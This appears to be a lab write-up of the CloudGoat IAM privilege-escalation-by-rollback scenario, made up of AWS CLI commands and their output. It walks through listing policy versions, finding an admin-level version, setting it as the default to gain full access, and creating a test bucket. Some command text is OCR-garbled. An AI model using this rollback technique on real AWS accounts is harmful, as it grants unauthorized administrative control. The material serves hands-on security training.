
We can see that there are five (5) versions of this policy. We check other versions of the IAM policy just in case.



```
root@kali:~/CloudGoat# aws iam list-policy-versions --policy-arn arn:aws:iam:[redacted]pol
icy/cg-raynor-policy-iam_privesc_by_rollback[redacted] --profile iam_rollback_breach
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2021-11-23T17:03:37+00:00"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2021-11-23T17:03:37+00:00"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": false,
            "CreateDate": "2021-11-23T17:03:37+00:00"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2021-11-23T17:03:37+00:00"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2021-11-23T17:03:33+00:00"
        }
    ]
}
root@kali:~/CloudGoat#
```

Review other versions of the policy.
aws iam get-policy-version -–policy-arn <policy arn> – profile <profile name> – version-id <version id>


Version 2
This policy allows all actions to all resources.
This basically grants the user administrative access to the AWS account.



```
root@kali:~/CloudGoat# aws iam get-policy-version --policy-arn arn:aws:iam:[redacted]polic
y/cg-raynor-policy-iam_privesc_by_rollback[redacted] --profile iam_rollback_breach --vers
ion-id v2
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v2",
        "IsDefaultVersion": false,
        "CreateDate": "2021-11-23T17:03:37+00:00"
    }
}
```

Version 5


This policy allows this action “iam:Get*” to all AWS resources but only allows for a specified time period which has expired.



```
root@kali:~/CloudGoat# aws iam get-policy-version --policy-arn arn:aws:iam:[redacted]polic
y/cg-raynor-policy-iam_privesc_by_rollback[redacted] --profile iam_roll[redacted] --vers
ion-id v5
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": {
                "Effect": "Allow",
                "Action": "iam:Get*",
                "Resource": "*",
                "Condition": {
                    "DateGreaterThan": {
                        "aws:CurrentTime": "2017-07-01T00:00:00Z"
                    },
                    "DateLessThan": {
                        "aws:CurrentTime": "2017-12-31T23:59:59Z"
                    }
                }
            }
        },
        "VersionId": "v5",
        "IsDefaultVersion": false,
        "CreateDate": "2021-11-23T17:03:37+00:00"
    }
}
```


restore the previous version of the policy (v2) and confirming the version attached to the IAM user:

aws iam get-policy-version -–policy-arn <policy arn> – profile <profile name> – version-id <version id>



```
root@kali:~/CloudGoat# aws iam set-default-policy-version --policy-arn arn:aws:iam:[redacted]
90:policy/cg-raynor-policy-iam_privesc_by_rollback[redacted]-profile iam_rollback_breac
h --version-id v2
root@kali:~/CloudGoat# aws iam get-policy --policy-arn arn:aws:ia[redacted]policy/cg-ray
nor-policy-iam_privesc_by_rollback[redacted]-profile iam_rollback_breach
{
    "Policy": {
        "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback[redacted]
        "PolicyId": "ANPAWMLX[redacted]
        "Arn": "arn:aws:iam:[redacted]licy/cg-raynor-policy-iam_privesc_by_rollback_cgid
[redacted]
        "Path": "/",
        "DefaultVersionId": "v2",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "cg-raynor-policy",
        "CreateDate": "2021-11-23T17:03:33+00:00",
        "UpdateDate": "2021-11-23T17:30:34+00:00",
        "Tags": []
    }
}
```

Confirm new privileges by creating a new s3 bucket:



```
root@kali:~/CloudGoat# aws s3api create-bucket --bucket hackedbucket --region us-east-1 --profile iam_rollback_breach
{
    "Location": "/hackedbucket"
}
```

CONCLUSION

In this practical we gain knowledge about the cloud-based exploitation. Installed cloudgoat and perform exploitation and got hands on practice with AWS cloud.